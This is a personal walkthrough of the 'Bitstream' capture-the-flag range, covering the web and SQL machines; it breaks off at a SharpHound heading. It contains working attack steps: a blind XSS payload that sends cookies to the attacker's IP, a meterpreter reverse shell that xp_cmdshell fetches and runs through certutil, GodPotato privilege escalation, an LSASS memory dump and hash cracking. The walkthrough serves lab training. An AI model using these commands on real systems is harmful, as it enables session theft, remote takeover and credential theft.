Introduction
Bitstream is a Cyber Range from Hack Smarter and is the first time I’ve attempted something like this so my path is a bit different from all of the other walkthroughs as my background is more on the blue side and I’m a lot more comfortable with Windows than Linux. Overall this took me about 9 hours to get through and I had to use a few hints along the way.
There are 5 machines in the range and with the flags for the machines we can guess some information already.
-
web.bitstream.hsm - Ubuntu Web Server - 10.0.0.5
- What is the flag found in internal messages? (Begins with {HSM}…)
- What username:password combination did you find in the message (in this format: username:password)
-
share.bitstream.hsm - Windows Server 2025 - 10.0.1.5
- What permission does Luisa have over James in the Active Directory environment? (G****A)
- What is the password for svc_backup?
-
wkst.bitstream.hsm - Windows Server 2025 - 10.0.1.6
- What user is kerberoastable? (just the name - i.e. bob)
- What is Luisa’s password?
-
sql.bitstream.hsm - Windows Server 2025 - 10.0.1.7
- What MSSQL Module allows you to run remote command? (_******)
- What is Bob’s password?
-
dc01.bitstream.hsm - Windows Server 2025 - 10.0.2.5
- What is the final flag? (located on the Administrator’s Desktop)
We’ll attack in the order of Web -> SQL -> wkst -> share -> DC01. They are ordered by IP address above to avoid triggering my OCD.
Tools used
- Burp
- Metasploit
- Hashcat
- xfreerdp3
- vcForensic
- GodPotato
- SharpHound/Bloodhound
- RSAT/ADModule
- WinPEAS
- Rubeus
Let’s get into exploiting these boxes.
Preparation
- You’ll need to connect to the VPN (please follow the instructions in the “Connecting to the VPN” section of the lab).
- We’ll want to add all of these machines to our hosts file so that we don’t have to keep on remembering IP’s
sudo tee -a /etc/hosts <<'EOF'
10.0.0.5    web.bitstream.hsm
10.0.1.5    share.bitstream.hsm
10.0.1.6    wkst.bitstream.hsm
10.0.1.7    sql.bitstream.hsm
10.0.2.5    dc01.bitstream.hsm
EOF
- We’ll also want to kickoff nmap scans across everything that we can currently get to (everything apart from the DC)
nmap -Pn -T4 -A -vv 10.0.0.5 10.0.1.5-7
web.bitstream.hsm - 10.0.0.5
Recon
After our nmap scans come back we can see this server has port 22 and port 80 open. For now I’m going to leave port 22 alone (it only accepts key login) and focus specifically on port 80.

As this is a webserver we’ll want to explore what’s on it, I personally like using GoBuster
gobuster dir --url http://10.0.0.5 --threads 20 -w /usr/share/wordlists/dirb/big.txt

While that’s running we’ll have a look around the site and see what’s there. There are 2 pages that have submission boxes which seem interesting to me - http://10.0.0.5/login and http://10.0.0.5/quote. These both have submission boxes which mean that they might be vulnerable to SQLi or other web based attacks.
Blind XSS on /quote
I tried using SQLMap on both the login and quote page but got nowhere, this is where I used my first hint and snuck a peek at a walkthrough that someone else did and found that it was a Blind XSS on the quote page (specifically the detailed requirements). So to exploit this we are going to verify what IP we have on our tunnel interface and then setup a python web server that’ll steal the cookie
ip -4 addr show tun0 #Shows the IP of the tun0 interface that we'll use in the XSS payload
mkdir http && cd http #Sets up an empty directory, we don't want our webserver sending out everything in our ~/ directory
python3 -m http.server 80 #Set's up a webserver on port 80


<script>fetch('http://192.168.211.2/steal?cookie='+document.cookie);</script> #This is the payload we want to put into the Detailed Requirements section
That should come through in about a minute and you’ll end up with a cookie like below which we can add via Developer Tools (F12 -> Storage -> Cookies)


If you refresh the page you should notice you get another option up the top that says “Portal (joey@bitstream.hsm)” and clicking on that now lets you login. Your GoBuster scan has finished now and you would of noticed that previously the portal page would 302 you to the login

From the flags, we know that we want to look at the Internal Messaging and see if we can find these flags. The Internal Messaging page gives us a bit of information (including a few more users to note down)
- joey@bitstream.hsm (who we are currently logged in as)
- tommy@bitstream.hsm
- jon@bitstream.hsm

IDOR messaging
But clicking into these messages doesn’t give us anything about a flag or username/password. It does however show us a messages ID in the URL bar. Changing that to a different number lets us read messages that we shouldn’t be able to see. For example this message from Tommy to Jon



To save us manually figuring out what message we need, we can use Burp Suite Intruder to do all of the hard work for us. Open Burp and create a “Sniper attack” against http://web.bitstream.hsm with a Numbers payload up to 30. We can use Firefox to grab the request headers for us and throw them into Intruder and then run the attack and in message 27 we can find the credentials and the flag we need!
sql.bitstream.hsm - 10.0.1.7
MSSQL access
Since we got the creds for SQL, we can assume this is the next box that we are going to try and take down. From the flags we can guess that we are going to get command execution on this box from MSSQL which I know is xp_cmdshell.
Going back to our nmap, we can see the following ports are open 1433, 3389, 5985. With our SQL creds we are just going to target MSSQL straight up with Metasploit. So if you open Metasploit we are going to use the module auxiliary/admin/mssql/mssql_enum
msfconsole
use auxiliary/admin/mssql/mssql_enum
set username sql_svc
set password ENTERPASSWORDHERE
set RHOSTS sql.bitstream.hsm
exploit
From this we can see that our sql_svc account has system admin, but isn’t a Windows Account so we’ll need to do a bit more to get some sort of authentication into AD. xp_cmdshell is enabled though so we do have a starting point

So we can use msfvenom to make a meterpreter shell, and then use xp_cmdshell to download and execute that file to get us a shell.
cd ~/http
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.211.2 LPORT=4444 -f exe -o shell-x64.exe #Generate the shell
python3 -m http.server 80 #Create a webserver to host it


##### Open a new shell and we'll use Metasploit to listen for meterpreter
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.211.2
set LPORT 4444
exploit


##### Open another new shell and we'll use Metasploit to exploit the xp_cmdshell and get a meterpreter shell
msfconsole
use auxiliary/admin/mssql/mssql_exec
set username sql_svc
set password ENTERPASSWORDHERE
set RHOSTS sql.bitstream.hsm
set CMD cmd.exe /c "certutil -urlcache -split -f http://192.168.211.2/shell-x64.exe C:\Windows\Temp\shell-x64.exe && C:\Windows\Temp\shell-x64.exe"
exploit
Once you flick back to the console we had the exploit handler running on you should see a meterpreter prompt! However no luck with the quick way of escalating to SYSTEM so we’ll need to find another way through.

GodPotato LPE
Using getprivs we can see that we have the SeImpersonatePrivilege which with some googling leads to a heap of LPE’s with the latest being GodPotato. So let’s give that a go and see what happens

Inside of Meterpreter let’s drop into a shell and download it and see what happens
shell
cmd.exe /c "certutil -urlcache -split -f https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe C:\Windows\Temp\GodPotato.exe && C:\Windows\Temp\GodPotato.exe -cmd "cmd /c whoami"
WE ARE IN AS SYSTEM ON SQL!

So now we want a SYSTEM meterpreter shell. So we’ll exit out of our existing shell, then switch back to the mssql_exec module and change the CMD so it executes GodPotato and gives us SYSTEM
set CMD 'C:/Windows/Temp/GodPotato.exe -cmd "cmd.exe /c C:/Windows/Temp/shell-x64.exe"'
exploit
And we have it!
From here we want to get a few things,
- An idea of where to go from here
- A view of what AD looks like (We are now on a Domain Computer so we can run Bloodhound)
LSASS dump
Let’s have a look on the server and see what we can see.
dir C:\users # It looks like a user called Bob has been logged onto the server at some point
quser #Let's see if he's still here, and sure enough. He's logged on. That means we should be able to dump LSASS and get his hash
for /f "tokens=2" %P in ('tasklist /fi "imagename eq lsass.exe" /nh') do rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump %P C:\Temp\lsass.dmp full
exit
download 'C:\temp\lsass.dmp' #In meterpreter

#In another shell we will download KvcForensics as per the LSASS guide
wget https://github.com/wesmar/KvcForensic/releases/download/latest/KvcForensic_Linux.7z
7z x KvcForensic_Linux.7z -p'github.com'
chmod +x KvcForensic_static
./KvcForensic_static --analyze-dump --input lsass.dmp --output result.txt --templates KvcForensic.json --format both --full --reveal-secrets
cat result.txt | grep bob

And you can now see we have a hash for Bob. We can crack this with Hashcat and see what we get. Copy the hash out to a file (in my example I’m calling it bob.txt )

hashcat -m 1000 -a 0 -D 1 bob.txt /usr/share/wordlists/rockyou.txt
and we have it! Our first AD User
SharpHound
